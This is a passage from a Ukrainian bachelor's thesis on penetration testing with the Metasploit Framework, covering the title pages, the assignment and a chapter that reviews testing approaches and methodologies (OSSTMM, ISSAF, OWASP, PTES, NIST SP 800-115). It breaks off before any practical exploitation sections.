

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Інститут інформатики та радіоелектроніки, факультет радіоелектроніки та телекомунікацій
(повне найменування інституту, факультету)

Кафедра захисту інформації
(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)
бакалавра
(ступінь вищої освіти)

на тему Аналіз захищеності комп'ютерних систем засобами Metasploit framework
Security analysis of computer systems using the Metasploit framework

Виконав: студент 4 курсу, групи РТ-819

Спеціальності «125 Кібербезпека та захист інформації»
(код і найменування спеціальності)

Освітня програма (спеціалізація)
«Безпека інформаційних і комунікаційних систем»

АЛЕКСЄЄВ Д.К.
(прізвище та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.
(прізвище та ініціали)

Рецензент
(прізвище та ініціали)

ЗАТВЕРДЖУЮ

Завідувач кафедри захисту інформації

_____ доц., к.т.н.

В.О. ВОСКОБОЙНИК

« » 2023 року

АЛЕКСЄЄВА Данила Кириловича
(ПРИЗВИЩЕ, ім'я, по батькові)

1. Тема проекту (роботи) Аналіз захищеності комп'ютерних систем засобами Metasploit framework
Security analysis of computer systems using the Metasploit framework
керівник проекту (роботи) к.т.н., КОРОЛЬКОВ Роман Юрійович,
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)
затверджені наказом закладу вищої освіти від «04» квітня 2023 року №93
2. Строк подання студентом проекту (роботи) 01 червня 2023 р.
3. Вихідні дані до проекту (роботи) Розробити алгоритм проведення тестування на проникнення з використанням Metasploit Framework. Підготувати віртуальне середовище для виконання тестів на проникнення. Дослідити вразливості MS17-010 та MS15-034
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Огляд методів проведення тестування на проникнення. Віртуальне середовище та архітектура. Виявлення та експлуатація вразливостей.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень) Презентаційний матеріал у вигляді слайдів (MS PowerPoint).

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 3	КОРОЛЬКОВ Р.Ю., старш. викл. кафедри ЗІ	01.03.2023	26.05.2023
Нормоконтроль	КОРОЛЬКОВ Р.Ю., старш. викл. кафедри ЗІ		29.05.2023

7. Дата видачі завдання «01» березня 2023 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
1	Вибір теми. Затвердження плану і завдання кваліфікаційної роботи.	01.03.2023-11.03.2023	Завдання, ТЗ
2	Аналіз завдання, пошук та огляд літературних джерел за темою роботи.	12.03.2023-26.03.2023	Завдання, ТЗ
3	Огляд методів проведення тестування на проникнення.	27.03.2023-14.04.2023	Розділ 1
4	Віртуальне середовище та архітектура.	15.04.2023-25.04.2023	Розділ 2
5	Виявлення та експлуатація вразливостей.	26.04.2023-12.05.2023	Розділ 3
6	Оформлення пояснювальної записки.	13.05.2023-24.05.2023	
7	Здача на перевірку та підпис кваліфікаційної роботи керівнику.	26.05.2023	
8	Проходження перевірки на плагіат та нормоконтроль кваліфікаційної роботи.	29.05.2023	
9	Допуск завідувачем кафедри до захисту кваліфікаційної роботи.	30.05.2023	
10	Захист кваліфікаційної роботи.	01.06.2023	

Студент

Керівник проєкту (роботи)

(підпис)

(підпис)

Данило АЛЕКСЄЄВ

(Ім'я ПРІЗВИЩЕ)

Роман КОРОЛЬКОВ

(Ім'я ПРІЗВИЩЕ)

РЕФЕРАТ

Пояснювальна записка до дипломної кваліфікаційної роботи бакалавра:
70 стор., 19 рис., 24 джерел.

**ВРАЗЛИВІСТЬ, ІНФОРМАЦІЙНА БЕЗПЕКА, ПРОТОКОЛ, СЕРВЕР,
ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, LINUX, METASPLOIT FRAMEWORK,
PENETRATION TESTING**

Об'єкт дослідження – інформаційна безпека комп'ютерних систем.

Предмет дослідження – методи та засоби тестування комп'ютерних систем на наявність вразливостей.

Мета роботи – аналіз захищеності комп'ютерних систем на наявність можливих вразливостей за допомогою інструментів, що знаходяться у відкритому доступі.

Практичне значення одержаних результатів полягає у створенні віртуальної лабораторії з можливістю швидкого розгортання для тестування комп'ютерних систем перед підключенням їх до Інтернету.

ABSTRACT

Explanatory note to the bachelor's thesis: 70 pages, 19 figures, 12 sources, 1 appendix, 24 sources.

VULNERABILITY, INFORMATION SECURITY, PROTOCOL, SERVER, PENETRATION TESTING, LINUX, METASPLOIT FRAMEWORK, PENETRATION TESTING

The object of research is information security of computer systems.

The subject of research is methods and means of testing computer systems for the presence of vulnerabilities.

The purpose of the work is to analyze the security of computer systems for the presence of possible vulnerabilities using publicly available tools.

The practical value of the obtained results is to create a virtual laboratory with the possibility of rapid deployment for testing computer systems before connecting them to the Internet.

ЗМІСТ

Перелік скорочень	7
Вступ.....	9
1 Огляд методів проведення тестування на проникнення	11
1.1 Вразливості комп'ютерних систем.....	11
1.2 Методи «білої», «сірої» та «чорної скриньки»	12
1.3 Методології пентесту	14
1.3.1 Методика OSSTMM	14
1.3.2 Методика ISSAF	16
1.3.3 Методика OWASP	21
1.3.4 Стандарт PTES.....	22
1.3.5 Стандарт NIST SP 800-115	24
1.3.6 Методика BSI.....	26
1.3.7 Методика PETA	28
1.3.8 Методика PTF	30
1.3.9 Методика Positive Technologies	31
1.4 Metasploit framework.....	35
1.5 Алгоритм проведення тестування на проникнення	38
2 Віртуальне середовище та архітектура	40
2.1 VirtualBox.....	40
2.2 Parrot OS.....	41
2.3 Metasploitable 3.....	42
3 Виявлення та експлуатація вразливостей	44
3.1 Сканування	44
3.2 Пошук вразливостей.....	47
3.3 Експлуатація вразливостей	48
3.3.1 MS17-010	48
3.3.2 Експлуатація MS17-010	51
3.3.3 MS15-034.....	57
3.3.4 Експлуатація MS15-034 (DOS Attack).....	58
Висновки	60
Перелік посилань.....	61
Додаток А.....	64

ПЕРЕЛІК СКОРОЧЕНЬ

ІБ – Інформаційна безпека;

ОС – Операційна система;

ПЗ – Програмне забезпечення;

CIDR (Classless Inter Domain Routing) – Безкласова міждомenna маршрутизація;

CVE (Common Vulnerabilities and Exposures) – Загальновідомі вразливості та ризики;

CVSS (Common Vulnerability Scoring System) – Загальна система оцінки вразливостей;

DDoS-attack (Distributed Denial of Service attack) – Розподілена атака на відмову в обслуговуванні;

DNS (Domain Name System) – Система доменних імен;

ICMP (Internet Control Message Protocol) – Протокол керуючих повідомлень в Інтернеті;

IDS (Intrusion Detection System) – Система виявлення вторгнення;

IPS (Intrusion Prevention System) – Система запобігання вторгненням;

IP (Internet Protocol) – Інтернет протокол;

HTTP (Hypertext Transfer Protocol) – Протокол передачі гіпертекстових документів;

FTP (File Transfer Protocol) – Протокол передачі файлів;

OpenVAS (Open Vulnerability Assessment System) – Відкрита система оцінки вразливостей;

OSINT (Open-source intelligence) – Розвідка на основі відкритих джерел;

OWASP (Open Web Application Security Project) – Відкритий проект забезпечення безпеки веб-додатків;;

VPN (Virtual Private Network) – Віртуальна приватна мережа;

SMTP (Simple Mail Transfer Protocol) – Простий протокол передачі пошти;

SSH (Secure Shell) – Безпечна оболонка;

SYN (Synchronization Packet) – Пакет синхронізації;

TCP (Transmission Control Protocol) – Протокол керування передаванням;

UDP (User Datagram Protocol) – Протокол датаграм користувача;

XSS (Cross – site Scripting) – Міжсайтове виконання сценаріїв.

ВСТУП

Останнім часом все більше конфіденційної інформації зберігається в електронному вигляді в комп'ютерних системах, які найчастіше підключені до комп'ютерних мереж. Це ставить нові завдання щодо забезпечення максимальної безпеки таких систем з метою недопущення розкриття конфіденційної інформації. Для визначення рівня безпеки комп'ютерної системи проводять аналіз захищеності. Аналіз захищеності – це процес перевірки комп'ютерної системи на наявність можливих вразливостей, які спричинені помилками конфігурації, програмного забезпечення й вихідного коду додатків.

Тестування на проникнення (пентест) є процесом оцінки рівня безпеки комп'ютерних систем або мереж засобами моделювання атак зловмисника, які можуть поставити під загрозу базові принципи безпеки, відомі як тріада: конфіденційність, цілісність і доступність даних. Своєчасне, систематичне тестування на проникнення допоможе компаніям визначити поточний рівень захисту їхньої інформаційної системи, ідентифікувати вразливості та пріоритезувати їх за рівнем критичності, а також скласти план реакції на подальші кібератаки.

Область тестування проникнення є досить великою, так як кожна система, що знаходиться в інформаційному середовищі, піддається ризику. Мають потребу в пентестуванні: мережеві пристрої та запущені ними системи, окремі веб-додатки, операційні системи тощо. У зв'язку з цим, актуальним завданням є вибір інструментів, які мають великий функціонал і можливість реалізації різних сценаріїв.

Такі завдання, як рекогносцирування, експлуатація вразливостей або дослідження цільової системи після експлуатації, можуть бути певною мірою автоматизовані. Для цих цілей доступний інструментарій Metasploit Project, який надає дані про вразливість безпеки та допомагає проводити тестування

на проникнення. Примітним підпроектом Metasploit є Metasploit Framework з відкритим вихідним кодом – інструмент, який використовується для розробки та запуску коду експлойту на віддалених цільових системах.

Виявлення існуючих вразливостей конкретних систем чи додатків є актуальним завданням, а тому доцільно розробити алгоритм проведення тестування на проникнення з використанням Metasploit framework та налаштувати віртуальну лабораторію для проведення експериментальних досліджень.

1 ОГЛЯД МЕТОДІВ ПРОВЕДЕННЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

1.1 Вразливості комп'ютерних систем

Зловмисники можуть діяти, тому що в об'єктах, на які вони орієнтовані, існують Вразливості. Вразливість – це недолік чи слабкість у конструкції чи реалізації частини програмного чи апаратного забезпечення, які зловмисник може використовувати для виконання несанкціонованих дій [1,2].

Виявлення атак має особливе значення у сучасних комп'ютерних мережах, оскільки кількість доступних сервісів збільшується, що призводить до неконтрольованої кількості вразливостей. Щодня виявляються нові вразливості. Тільки у 2022 році до бази даних CVE (Common Vulnerabilities and Exposures) [3] 25227 нових вразливостей, близько 70 на день. На рис. 1.1 показано збільшення кількості зареєстрованих уразливостей на рік починаючи з 1999 року.

Класифікація, що використовується для вразливостей, також може бути поширена на атаки. Атака відома, якщо вона була широко виявлена, проаналізована та зрозуміла індустрією безпеки, тому можна ефективно розгорнути механізми запобігання та розробити сигнатуру, що характеризує атаку, для її виявлення. Як тільки стає відома атака, стають відомими і вразливості, використані під час її виконання. З іншого боку, невідомі атаки засновані на невідомих уразливостях або способах доступу, які не були враховані захисником.




Рисунок 1.1 – Кількість зареєстрованих вразливостей по роках

При проведенні тестування на проникнення постає питання оптимального вибору методів тестування враховуючи особливостей цільової системи.

1.2 Методи «білої», «сірої» та «чорної скриньки»

За рівнем обізнаності пентестера виділяють 3 основних методи тестування: білий ящик (whitebox), чорний ящик (blackbox), сірий ящик (graybox).

1. При оцінці методом білого ящика замовник надає пентестеру повну інформацію про цільову систему, засоби захисту, необхідну технічну документацію. Можливе навіть надання адміністративного доступу до відповідних сервісів та систем. Тестування проводиться у взаємодії зі спеціалістами служби інформаційної безпеки підприємства. Основне завдання тестування зводиться до виявлення вразливостей та оцінки ризиків проникнення в систему. Даний спосіб дозволяє отримувати найбільш повну

картину вразливостей об'єкта тестування, та виявляти найбільшу кількість векторів атаки. Варто зазначити що при такому підході, тестування проходить досить швидко і більш якісно, але в той же самий час пентестер знаходиться в більш вигідному становищі ніж справжній зловмисник в реальній ситуації.

2. Метод тестування чорний ящик. В даному випадку замовник не надає пентестеру ніякої конкретної інформації про об'єкт тестування, або надає необхідний мінімум (назва компанії, сайт, тощо). Це один з найбільш приближених до реальності метод тестування. Завданням пентестера становиться проникнення в систему максимально непомітно без залишення слідів такого вторгнення.

3. Найбільш оптимальним за швидкістю і якістю є метод тестування сірий ящик. В даному випадку пентестеру надають деяку інформацію про систему. Пентестеру не потрібно витрачати час для пошуку інформації для проведення тестування (наприклад ір-адреси серверів, web-сайти підприємства, адреси електронної пошти, тощо). При даному виді тестування пентестер може виступати в ролі інсайдера (менеджера, робітника підприємства), якому доступний мінімальний перелік інформації про об'єкт тестування. Використовуючи дану інформацію (наприклад акаунт в системі) тестувальники намагаються розширити свої права в системі, отримати доступ до інформації, що захищається.

Зловмисникам найчастіше невідомі основні особливості мережі та пристроїв у ній. Відповідно потрібно спочатку дослідити «чорну скриньку» і тільки потім ґрунтуючись на результатах дослідження робити дії. Щоб захиститися від зловмисників, потрібно знати, які інструменти будуть використовуватися і як. У зв'язку з цим потрібно розробити алгоритм проведення тестування на проникнення та проведення практики на сегментах інформаційних систем виду «Чорна скринька».

1.3 Методології пентесту

Існує багато методологій тестування на проникнення, кожна з яких підходить для різних видів тестів, а також часто підказує про те, як структурувати тест на проникнення. Найбільш підходящі і ефективні такі методології для проведення пентестів:

- The Open-Source Security Testing Methodology Manual (OSSTMM);
 - The National Institute of Standards and Technology (NIST) Special Publication 800-115;
 - Open Web Application Security Project (OWASP);
 - Penetration Testing Execution Standard (PTES);
 - Information Systems Security Assessment Framework (ISSAF)
- та ін.

1.3.1 Методика OSSTMM

Методологія OSSTMM, яку розробив інститут ISECOM (Institute for Security and Open Methodologies), є стандартом для проведення випробувань на безпеку відкритого коду [4]. ISECOM є відкритою спільнотою вчених та практиків в галузі інформаційної безпеки.

Методологія OSSTMM є високорівневим і добре структурованим документом, який надає регламентацію для практично всіх аспектів тестування на проникнення, зосереджених переважно на комп'ютерних мережах. Ця методика періодично оновлюється. Проте, серед недоліків можна відзначити обмежену кількість інформації про практичні дії та інструментарій для проведення випробувань. Методика OSSTMM містить такі розділи:

- первинні відомості про документ;
- визначення тестування на проникнення, рамок тестування,

- ролей та процесів;
- аналіз безпеки об'єкта;
- показники (метрики) безпеки об'єкта;
- аналіз соціальних процесів у персоналі об'єкта тестування;
- процес тестування;
- тестування стійкості персоналу до ІПВ та соціальної інженерії;
- тестування безпеки фізичної інфраструктури;
- тестування безпеки бездротових технологій;
- тестування безпеки телекомунікаційних технологій;
- тестування безпеки даних;
- рекомендації щодо дотримання національних стандартів та угод;
- підготовка звіту про тестування

Методика OSSTMM визначає так звану «карту безпеки» – візуальне відображення основних категорій ІБ, які оцінюються в процесі тестування:

- інформаційна безпека;
- безпека соціальних процесів;
- безпека інформаційних процесів;
- безпека Інтернет-технологій;
- безпека каналів зв'язку;
- безпека бездротових технологій;
- безпека фізичної інфраструктури.

В методиці OSSTMM відсутня спеціальна класифікація вразливостей. Замість цього, поняття "вразливість" вводиться як обмеження безпеки, яке виявляє дефект або помилку, що перешкоджає авторизованим користувачам чи процесам отримати доступ до інформаційних ресурсів або дозволяє несанкціонований доступ (НСД) неавторизованим користувачам чи процесам.

Ця методика може бути використана на етапі попередньої оцінки безпеки об'єктів з метою перевірки їх придатності для використання в будь-

якій інформаційній системі, а також на етапі розробки об'єктів для перевірки окремих можливостей та функцій інформаційної безпеки.

1.3.2 Методика ISSAF

Методологія ISSAF, яку розроблено консорціумом OISSG (Open Information Systems Security Group), виступає як Information System Security Assessment Framework [5] і є стандартом для внутрішнього аудиту організацій, що належать до даного консорціуму. Ця методика оцінює наступні аспекти інформаційної безпеки:

- оцінка політик та процедур ІБ організації, а також ступінь їх відповідності ІТ-стандартам та вимогам нормативних документів у галузі ІБ;
- виявлення та оцінка «залежності» бізнес-процесів організацій від ІТ-інфраструктури;
- проведення оцінки вразливостей та тестів на проникнення для виділення вразливостей у системі, які можуть призвести до потенційних ризиків інформаційних ресурсів;
- зазначення моделей оцінки доменів безпеки;
- знаходження та усунення неправильних конфігурацій апаратно-програмних засобів;
- ідентифікація та зниження ризиків, пов'язаних з ІТ;
- ідентифікація та зниження ризиків, пов'язаних з персоналом або бізнес-процесами;
- посилення безпеки існуючих процесів та технологій;
- впровадження кращого досвіду забезпечення ІБ у практику та процедури бізнес-процесів.

Методика ISSAF включає велику кількість питань, пов'язаних з тестуванням ІБ, а матеріал методики організований у вигляді двох частин:

- рекомендації для менеджменту;
- рекомендації щодо тестування.

Матеріал методики ISSAF декомпозовано на 14 підрозділів:

- а) Управління проектом із тестування.
- б) Основні принципи та найкращі практики у проведенні тестування.
- в) Схема процесу тестування.
- г) Огляд політики безпеки та способів підвищення ІБ.
- г) Методологія оцінки ризиків.
- д) Тестування технічних аспектів ІБ:
 - 1) тестування криптостійкості паролів;
 - 2) тестування безпеки операційної системи (ОС) Unix/Linux;
 - 3) тестування безпеки Windows;
 - 4) тестування безпеки ОС Novell Netware;
 - 5) тестування безпеки баз даних (БД);
 - 6) тестування безпеки бездротових мереж та комунікацій;
 - 7) тестування безпеки комутаторів;
 - 8) тестування безпеки маршрутизаторів;
 - 9) тестування безпеки брандмауерів;
 - 10) тестування безпеки систем виявлення вторгнень;
 - 11) тестування безпеки приватних віртуальних мереж VPN;
 - 12) тестування безпеки антивірусних систем;
 - 13) тестування безпеки розподілених систем зберігання даних;
 - 14) тестування безпеки Інтернет-комунікацій;
 - 15) тестування безпеки користувачів;
 - 16) тестування безпеки вихідного коду;
 - 17) тестування безпеки бінарного коду.
- е) Тестування соціально-психологічних аспектів ІБ.
- є) Тестування фізичної інфраструктури.
- ж) Аналіз інцидентів.
- з) Звітність за результатами аудиту та тестування.
- и) Забезпечення безперервності бізнес-процесів та відновлення після інцидентів.
- і) Підвищення повноти моніторингу та навчання в галузі ІБ.

ї) Аутсорсинг проведення тестування та забезпечення ІБ.

й) База знань:

- 1) правові аспекти тестування та аудиту ІБ;
- 2) рекомендації щодо укладання договору про нерозголошення інформації;
- 3) рекомендації щодо складання договору на тестування та аудит;
- 4) шаблони типових документів;
- 5) контрольний перелік перевірки ОС Windows;
- 6) контрольний перелік перевірки ОС Linux;
- 7) контрольний перелік перевірки ОС Solaris;
- 8) порти за замовчуванням у брандмауерів;
- 9) стандартні порти у систем виявлення вторгнень;
- 10) посилання на інші документи та ресурси;
- 11) рекомендації щодо програмного забезпечення (ПЗ), які можна використовувати для проведення тестування.

Для коректного проведення тестів на проникнення в методиці ISSAF передбачені три етапи, які необхідно реалізувати:

1. Перший етап методики ISSAF - це планування та підготовка. На цьому етапі здійснюється збір початкової вихідної інформації про об'єкт тестування, а також планування і підготовка до проведення тестів. Перед початком тестування сторонам вимагається укласти формальну угоду, яка встановлює основи для проведення тестів і забезпечує взаємний правовий захист. У цій угоді визначаються способи взаємодії, конкретні дати, тривалість тестування, методи проведення тестів і інші важливі деталі.

2. Другий етап методики ISSAF - це оцінка, на якому здійснюється саме тестування. Цей етап включає наступні підетапи:

а) Збір інформації: На цьому підетапі використовується Інтернет для збору інформації. Методика ISSAF рекомендує використовувати різні джерела, такі як DNS/WHOIS для отримання технічної інформації та пошукові

системи, групи новин тощо для отримання нетехнічної інформації. Цей етап дозволяє виявити "точки вразливості", які будуть використовуватися надалі.

б) Мережне картографування: На цьому підетапі застосовуються спеціальні технічні засоби для визначення структури мережі та її ресурсів.

в) Ідентифікація вразливостей: Перед цим етапом аудитор визначає вразливі об'єкти та методи їх тестування. На цьому підетапі проводиться виявлення конкретних вразливостей та слабких місць в системі.. У процесі тестування методикою ISSAF передбачається виконання наступних заходів:

- ідентифікація вразливостей поштових сервісів;
- виконання поглибленого сканування мережевих інформаційних ресурсів та мережевих сервісів на предмет пошуку відомих уразливостей. Інформація про відомі Вразливості береться з відкритих баз даних уразливостей;
- верифікація отриманої інформації про вразливість шляхом; порівняння та перевірки інформації про вразливості, отримані з різних джерел або різними способами;
- документування виявлених уразливостей;
- класифікація знайдених уразливостей;
- визначення сценаріїв ІТБ та сценаріїв використання експлойтів.

Зазначимо, що у методиці ISSAF для уразливостей визначається два типи ризиків: технічний ризик та бізнес-ризик. У свою чергу кожен з них ділиться на 3 рівні: низький, середній, високий.

3. Безпосереднє тестування проникнення.

4. Отримання доступу чи розширення привілеїв. Отримання мінімальних привілеїв доступу можливе через доступ до непривілейованих облікових записів за допомогою таких способів:

- а) добір комбінацій логін/пароль шляхом атаки зі словником;
- б) пошук порожніх або стандартних паролів у системних облікових записах;

в) виявлення експлойтів у стандартних настройках мережевого обладнання;

г) пошук громадських сервісів, що допускають певні операції у системі (запис/створення/читання файлів).

На даному етапі, аудитор має кінцеву мету - отримати доступ до облікового запису адміністратора мережі. Зазвичай в мережі дозволено лише облікові записи з обмеженими привілеями. У такому випадку, проводиться складання карти локальних вразливостей, розробка або отримання відповідного експлойту, який потім тестується в ізольованому середовищі та використовується для компрометації цільової системи.

5. Додаткові тести, наприклад, отримання зашифрованих паролів для їхнього подальшого злому в режимі off-line, перехоплення трафіку та його аналіз тощо.

6. Компрометація віддалених користувачів, інформаційних ресурсів, об'єктів мережі.

7. Підтримка несанкціонованого доступу до мережі.

8. Методика ISSAF детально розглядається в даній роботі як найбільш повна та комплексна методика тестування на проникнення як у теоретичному, так і у практичному плані. Вона надає можливість приховування слідів роботи. Цю методику можна використовувати на етапі попередньої оцінки захищеності мережевих об'єктів, щоб перевірити їх потенціал для використання у будь-якій інформаційній системі. Також вона застосовується на етапі розробки об'єктів для перевірки конкретних можливостей та функцій інформаційної безпеки.

1.3.3 Методика OWASP

Методика OWASP, відома як Open Web Application Security Project [6], була створена спільнотою OWASP у 2004 році і до сьогодні продовжує розвиватися завдяки міжнародній групі незалежних експертів-ентузіастів. Головна спрямованість цієї методики - це тестування веб-додатків. OWASP є зареєстрованою організацією в США та Бельгії (OWASP Europe VZW). Ця методика докладно визначає процес тестування веб-додатків і є єдиним подібним підходом, спрямованим саме на веб-додатки.

У 2020 році була випущена проміжна версія керівництва OWASP Web Security Testing Guide v. 4.1. У цьому посібнику з тестування наведений перелік заходів із тестування на проникнення (checklist), а також розкривається зміст цих заходів.

Методика OWASP містить такі розділи:

- 1) введення;
- 2) посібник із тестування OWASP;
- 3) тестування на проникнення веб-додатків;
- 4) посібник зі складання звітів.

У розділі 3 «Тестування на проникнення веб-додатків» описано набір тестів, орієнтованих на перевірку наступних аспектів ІБ:

- збирання інформації;
- тестування управління конфігурацією та розгортанням;
- тестування управління ідентифікацією;
- тестування аутентифікації;
- тестування авторизації;
- тестування управління сесіями;
- тестування перевірки введення;
- тестування обробки помилок;

- тестування на криптографічну стійкість;
- тестування бізнес-процесів;
- тестування клієнтської сторони.

Методика OWASP може бути використана як на етапі попередньої оцінки захищеності веб-додатків, для перевірки їх потенціалу в інформаційних системах, так і на етапі розробки веб-додатків, для перевірки конкретних можливостей та функцій інформаційної безпеки.

1.3.4 Стандарт PTES

Міжнародна група незалежних експертів-ентузіастів у сфері інформаційної безпеки розробила стандарт проведення тестування на проникнення під назвою PTES-Penetration Testing Execution Standard [7] у 2009 році. Офіційна реєстрація стандарту PTES відбулася тільки в США. З часу його запровадження, стандарт пройшов розвиток і було випущено версію 1.1 у 2017 році. PTES включає 7 основних етапів, які описані в відповідних розділах і використовуються при проведенні тестування на проникнення.:

- 1) етап первинного спілкування;
- 2) збирання інформації;
- 3) моделювання загроз;
- 4) аналіз уразливостей;
- 5) експлуатація;
- 6) постексплуатація;
- 7) звітність.

До цього стандарту додається технічне керівництво (PTES Technical Guidelines), що докладно викладає основні технічні аспекти тестування:

- 1) інструментарій тестування:
 - а) ОС та ПЗ;
 - б) апаратні засоби;
 - в) радіотехнічні засоби;
- 2) збір інформації про об'єкт тестування:

- а) розвідка з відкритих джерел (OSINT);
- б) використання ІПВ та соціальної інженерії;
- в) аналіз соціальних мереж та контактів;
- г) аналіз email та телефонних контактів;
- г) сканування мережі;
- д) аналіз використовуваного ПЗ та ОС;
- е) аналіз периметра безпеки;
- є) аналіз фізичної інфраструктури;
- 3) аналіз уразливостей:
 - а) аналіз уразливостей ОС та ПЗ;
 - б) аналіз уразливостей БД;
 - в) аналіз уразливостей VPN;
 - г) аналіз уразливостей транспортної мережі та мережевих протоколів;
 - г) аналіз уразливостей бездротової мережі;
 - д) аналіз уразливостей Інтернет-підключень;
 - е) аналіз уразливостей аутентифікації та криптостійкості паролей;
 - h) формування цільових ІТТ комп'ютерної розвідки;
- 4) експлуатація вразливостей (формування забезпечуючих та атакуючих ІТБ, орієнтованих на проникливіший за периметр організації, що захищається, за рахунок експлуатації виявлених уразливостей):
 - а) атаки на ОС та ПЗ;
 - б) атаки на автентифікацію за стандартними паролями;
 - в) атаки на мережеві протоколи;
 - г) атаки на VPN;
 - г) DOS-атаки;
 - д) атаки на протоколи сімейства WEP та WPA бездротових мереж;
 - е) атаки на шлюзи із мережею Інтернет;
 - є) ІПВ та соціальна інженерія;
 - ж) атаки на інфраструктуру контролю периметра (відеоспостереження, пропускна система, облік пересування персоналу тощо);

5) постексплуатація (формування атакуючих ІТБ, орієнтованих на розширення привілеїв та несанкціоновані дії після проникнення за периметр організації, що захищається):

- а) експлуатація вразливостей ОС, ПЗ та БД;
- б) формування закладок та вразливостей для подальшої експлуатації;
- в) отримання доступу та робота із системними файлами;
- г) отримання доступу до важливих файлів;
- г) одержання доступу до інформації авторизації користувачів;
- д) обхід внутрішніх засобів захисту;
- е) звітність.

Ці етапи охоплюють практично всі дії, пов'язані з проведенням тесту на проникнення. Вони включають у себе початкове спілкування та обґрунтування завдання для тестування, а також процес формування звіту, де всі деталі фіксуються способом, що найбільш зручний для замовника. Крім того, у звіті також надаються рекомендації з підвищення захищеності системи, яка підлягала тестуванню. Виконання цих етапів дозволяє перевірити окремі можливості та функції інформаційної безпеки.

1.3.5 Стандарт NIST SP 800-115

Стандарт NIST SP 800-115, відомий як "Technical Guide to Information Security Testing and Assessment" [8], був розроблений та підтримується одним із підрозділів національного інституту стандартизації США - NIST (National Institute of Standards and Technology). Конкретно, цей стандарт є ініціативою центру комп'ютерної безпеки CSRC (Computer Security Resource Center), який об'єднує експертів федеральних служб, університетів та провідних ІТ-компаній США. Він постійно оновлюється, щоб відповідати сучасним вимогам та технологіям.

Матеріал цього стандарту організований у вигляді послідовності наступних розділів:

- 1) огляд тестування та експертизи безпеки;
- 2) огляд методів;
- 3) визначення мети та техніки аналізу;
- 4) техніки оцінки вразливостей об'єктів;
- 5) планування оцінки безпеки;
- 6) виконання оцінки безпеки;
- 7) пост-тестові заходи.

У розділі "техніки оцінки вразливостей об'єктів" описано одну з технік, яка включає типові тести на проникнення. Цей розділ розкриває етапи та логіку проведення таких тестів. Згідно з вказаним стандартом, рекомендується проводити тести на проникнення у наступних ситуаціях.:

- для визначення стійкості та захищеності об'єкта до реально існуючих ІТТ;
- визначення трудомісткості подолання периметра захисту об'єкта;
- для з'ясування вразливостей існуючих заходів та засобів захисту;
- для визначення здатності системи захисту об'єкта, своєчасно виявляти реальні ІТТ та адекватно реагувати на них.

Відповідно до стандарту NIST SP 800-115, процес тестування на проникнення складається з наступних етапів:

1. Планування: На цьому етапі встановлюються правила тестування, управління тестуванням документується, а також визначаються мета та завдання тестування.

2. Дослідження: Цей етап включає два підетапи.

- комп'ютерна розвідка об'єкта тестування, де збирається доступна інформація про захищений периметр об'єкта.
- аналіз вразливостей, що допомагає сформувати список потенційних уразливостей, які можуть бути використані як цілі для тестування.

3. Атака: На цьому етапі здійснюється імітація реальних атак, використовуючи виявлені раніше Вразливості. Якщо така атака призводить до

інциденту, то вразливість вважається "актуальною" і приймаються заходи для її усунення.

4. Звіт: Згідно з методологією, формування звітних документів здійснюється на кожному з перерахованих етапів. План тестування розробляється на етапі планування, а під час етапів "дослідження" та "атака" зберігаються лог-файли і створюються проміжні звіти для системних адміністраторів та аналітиків. По завершенні тестування генерується підсумковий звіт, який зазвичай включає опис виявлених уразливостей, оцінку ризиків, рекомендації щодо виправлення вразливостей та покращення системи захисту.

